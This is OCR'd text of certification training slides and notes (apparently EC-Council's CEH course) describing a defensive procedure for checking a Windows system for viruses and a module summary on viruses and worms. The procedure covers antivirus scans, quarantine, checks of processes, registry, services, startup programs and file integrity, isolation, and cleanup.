
You should install an antivirus program on the network infrastructure and on the end-user's system before conducting the penetration test.

Step2: Update the antivirus software

Check whether your antivirus is updated or not. If not, update your antivirus software.

Step3: Scan the system for viruses

You should try to scan your target system; this will help you to repair damage or delete files infected with viruses.



Penetration Testing for Virus (Cont'd)

Virus is found? ✗ → System is not infected

✓ ↓

Set the anti-virus to quarantine or delete the virus

Virus is removed? ✓ → System is safe

✗ ↓

Go to safe mode and delete the infected file manually

- Set the anti-virus software to compare file contents with the known computer virus signatures, identify infected files, quarantine and repair them if possible or delete them if not
- If the virus is not removed then go to safe mode and delete the infected file manually


Penetration Testing for Viruses (Cont'd)

Step4: Set the antivirus to quarantine or delete the virus

Set your antivirus software to compare file contents with the known computer virus signatures, identify infected files, quarantine and repair them if possible, or delete them if not.

Step5: Go to safe mode and delete the infected file manually

If the virus is not removed, then go to safe mode and delete the infected file manually.



Penetration Testing for Virus (Cont'd)

Scan for running Processes

Scan for registry entries

Scan for Windows services

Scan for startup programs

Scan for files and folders integrity

Use tools such as What's Running and Winsonar

Use tools such as jv16 Power Tools 2012 and Reg Organizer

Use tools such as SrvMan and ServiWin

Use tools such as Starter, Security AutoRun, and Autoruns

Use tools such as FCIV , TRIPWIRE, and SIGVERIF

- Scan the system for running processes, registry entries, startup programs, files and folders integrity and services
- If any suspicious process, registry entry, startup program or service is discovered, check the associated executable files
- Collect more information about these from publisher's websites if available, and Internet
- Check the startup programs and determine if all the programs in the list can be recognized with known functionalities
- Check the data files for modification or manipulation by opening several files and comparing hash value of these files with a pre-computed hash

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Penetration Testing for Viruses (Cont'd)

Step 6: Scan the system for running processes

You should scan your system for **suspicious** running process. You can do this by using tools such as What's Running, HijackThis, etc.

Step7: Scan the system for suspicious registry entries

You should scan your system for suspicious registry entries. You can do this by using tools such as **JV Power Tools** and **RegShot**.

Step8: Scan the system for Windows services


You should scan suspicious **Windows services running** on your system. You can do this by using tools such as **SrvMan** and **ServiWin**.

Step9: Scan the system for startup programs

You should scan your system for suspicious **startup programs** running on your system. Tools such as Starter, Security AutoRun, and Autoruns can be used to scan the startup programs.

Step 10: Scan the system for files and folders integrity

You should scan your system for file and folder integrity. You can do this by using tools such as FCIV, TRIPWIRE, and SIGVERIF.



Penetration Testing for Virus (Cont'd)

Scan for modification to OS files

Use tools such as FCIV and TRIPWIRE

Document all the findings

If viruses are detected?

Isolate the machine from network

If updated anti-virus is running?

Find other anti-virus solution to clean viruses

Update and run antivirus

- Check the critical OS file modification or manipulation using tools such as TRIPWIRE or manually comparing hash values if you have a backup copy
- Document all your findings in previous steps; it helps in determining the next action if viruses are identified in the system
- Isolate infected system from the network immediately to prevent further infection
- Sanitize the complete system for viruses using an updated anti-virus

Penetration Testing for Viruses (Cont'd)

Step 11: Scan the system for critical OS modifications

You can scan critical OS file modifications or manipulation using tools such as TRIPWIRE or manually comparing hash values if you have a backup copy.

Step 12: Document all findings


These findings can help you determine the next action if viruses are identified on the system.

Step13: Isolate the infected system

Once an infected system is identified, you should isolate the infected system from the network immediately in order to prevent further infection.

Step14: Sanitize the complete infected system

You should remove virus infections from your system by using the latest updated antivirus software.



Module Summary

C|EH
Certified Ethical Hacker

- ❑ Virus is a self-replicating program that produces its own code by attaching copies of itself into other executable codes whereas worms are malicious programs that replicate, execute, and spread across the network connections independently without human interaction
- ❑ Some viruses affect computers as soon as their code is executed; other viruses lie dormant until a pre determine logical circumstance is met
- ❑ Viruses are categorized according to file they infect and the way they work
- ❑ Lifecycle of virus and worms include designing, replication, launching, detection, incorporation and elimination stages
- ❑ Computer gets infected by Virus, worms and other malware due to not running the latest anti-virus application, not updating and not installing new versions of plug-ins, installing the pirated software, opening the infected e-mail attachments or downloading files without checking properly for the source
- ❑ Several virus and worm development kits such as JPS Virus Maker are available in wild that can be used create malware without any technical knowledge
- ❑ Virus detection methods include system scanning, file integrity checking and monitoring OS requests
- ❑ Virus and worm countermeasures include installing anti-virus software and following anti-virus policy for safe computing

Module Summary

- A virus is a **self-replicating** program that produces its own code by attaching copies of itself into other executable codes, whereas worms are malicious programs that replicate, execute, and spread across the **network connections** independently without human interaction.
- Some viruses affect computers as soon as their code is executed; other viruses lie dormant until a **pre-determined logical** circumstance is met.
- Viruses are categorized according to file they infect and the way they work.
- The lifecycle of virus and worms include designing, replication, launching, detection, incorporation, and **elimination stages**.
- A computer gets infected by viruses, worms, and other malware due to not running the latest antivirus application, not updating and not installing new versions of plug-ins, installing pirated software, opening infected email attachments, or downloading files without **checking properly** for the source.
- Several virus and worm **development kits** such as JPS Virus Maker are available in the wild that can be used create malware without any technical knowledge.

- Virus detection methods include **system scanning**, file integrity checking, and monitoring OS requests.
- Virus and worm **countermeasures** include installing antivirus software and following antivirus policies for safe computing.